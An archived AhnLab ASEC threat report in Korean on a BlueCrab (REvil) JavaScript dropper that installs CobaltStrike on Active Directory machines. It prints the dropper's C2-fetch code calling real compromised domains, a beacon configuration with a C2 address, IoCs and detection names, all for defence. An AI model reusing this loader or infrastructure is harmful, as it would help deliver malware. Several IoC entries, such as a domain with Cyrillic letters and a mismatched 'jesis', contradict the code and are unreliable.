


BlueCrab 랜섬웨어, 기업 환경에서는 CobaltStrike 해킹툴 설치 - ASEC

By ATCP

Published: 2021-02-01 · Archived: 2026-04-05 17:51:11 UTC



ASEC 분석팀은 JS 형태로 유포되는 BlueCrab 랜섬웨어(=Sodinokibi, REvil) 감염 과정 중 특정 조건에서 CobaltStrike 해킹 툴을 유포하는 것을 확인했다. CobaltStrike 해킹툴은 원래 합법적인 목적으로 모의 해킹 테스트를 위해 제한적으로 사용된 것이었으나, 최근 소스코드 유출 이후에 악성코드에서도 활발하게 사용 중이다. 최근 확인된 BlueCrab 랜섬웨어 유포 JS 파일에서는 기업 AD(Active Directory) 환경을 체크하여 기업 사용자의 경우, 랜섬웨어가 아닌 CobaltStrike 해킹툴이 설치되는 것이 확인되어 각별한 주의가 요구된다.

BlueCrab 랜섬웨어는 가짜 포럼 페이지를 통해 다운로드되는 JS 파일로 유포되는 랜섬웨어로, 관련 내용으로 다음과 같이 여러 포스팅을 게시한 바 있다.

- [지속적으로 탐지 우회를 시도 중인 BlueCrab 랜섬웨어](#)
- [새롭게 변형되어 유포 중인 JS.BlueCrab 랜섬웨어](#)

JS 파일은 C2 접속 시, 사용자 시스템의 %USERDNSDOMAIN% 환경 변수 존재 여부를 검사한다.

```
U = ["www.esist.org", "www.dischner-kartsport.de", "www.ehiac.com"];
V = 0;
while (V < 3) {
  n = WScript.CreateObject("MSXML2.ServerXMLHTTP");
  s = Math.random().toString().substr(2, 70 + 30);
  if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%") != "%USERDNSDOMAIN%") {
    s = s + "278146";
  }
  try {
    n.open("GET", "https://" + U[V] + "/search.php" + "?zlijeaegdcpcxqhg=" + s, false);
    n.send();
  } catch (e) {
    return false;
  }
  if (n.status === 200) {
    var t = n.responseText;
```

%USERDNSDOMAIN% 환경변수 체크

%USERDNSDOMAIN% 환경 변수가 존재하면 인자에 특정 값("278146")을 추가하여 요청한다. 해당 값의 유무에 따라 C2에서 응답하는 내용이 다른 것이 확인되었다. 과거에는 해당 조건에서도 BlueCrab 랜섬웨어를 다운로드 하였으나, 현재는 CobaltStrike를 다운로드한다. 일반적인 사용자 환경에서는 해당 환경변수가 존재하지 않으나, 기업의 AD서버 환경 등 도메인이 설정된 경우에는 해당 환경변수가 존재하여 CobaltStrike에 감염된다.

기존 BlueCrab 유포 과정에서의 JS → PowerShell → .NET Injector → Delphi Loader 로 이어지는 감염 흐름은 비슷하나 각 단계에서 세부적인 내용은 BlueCrab 유포의 경우와 차이가 있다. 기존 BlueCrab 유포와 관련해서는 상단의 블로그 링크를 참조하기 바란다.

CobaltStrike를 유포하는 페이로드에서는 .NET Injector 부분이 두 부분으로 나뉘었다. 편의를 위해 1차 .NET PE는 "Loader"로, 2차 .NET PE는 "Injector"로 칭한다. "%HKEY_CURRENT_USER\Software\[사용자이름]*1" 키에 .NET


```

BeaconType - HTTPS
Port - 443
SleepTime - 60000
MaxGetSize - 1048576
Jitter - 0
MaxDNS - 255
C2Server - 78.128.113.14./ca
UserAgent - Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; Touch; ASU2JS)
HttpPostUrl - /submit.php
Mailable_C2_Instructions - Empty
HttpGet_Metadata - Cookie
HttpPost_Metadata - Content-Type: application/octet-stream
id
    
```

CobaltStrike Beacon 설정

공격자는 일반 개인사용자에게는 랜섬웨어, AD서버 등 기업 환경의 사용자에게는 추가적인 공격을 위해 CobaltStrike를 감염시킨다. AD서버 등으로 도메인이 설정된 기업 환경에서는 특히 주의해야 한다. 의심스러운 파일을 실행해서는 안되며 파일 다운로드 시에는 공식 배포처에서 다운로드 할 것을 권장한다.

한편 V3 제품군 에서는 이러한 Fileless 형태의 공격에 대해 시그니처 없이 아래와 같은 행위진단으로 차단 가능하다.

[행위 진단]

- Malware/MDP.Inject.M3044
- Malware/MDP.Behavior.M3491

--	--

V3 행위진단 화면

URL

http[:]//www[.]dischner-kartспорт[.]de/

http[:]//www[.]ehiac[.]com/

http[:]//www[.]jesis[.]org/

추가 IoC는 ATIP에서 제공됩니다.

IP

Source: https://asec.ahnlab.com/ko/19860/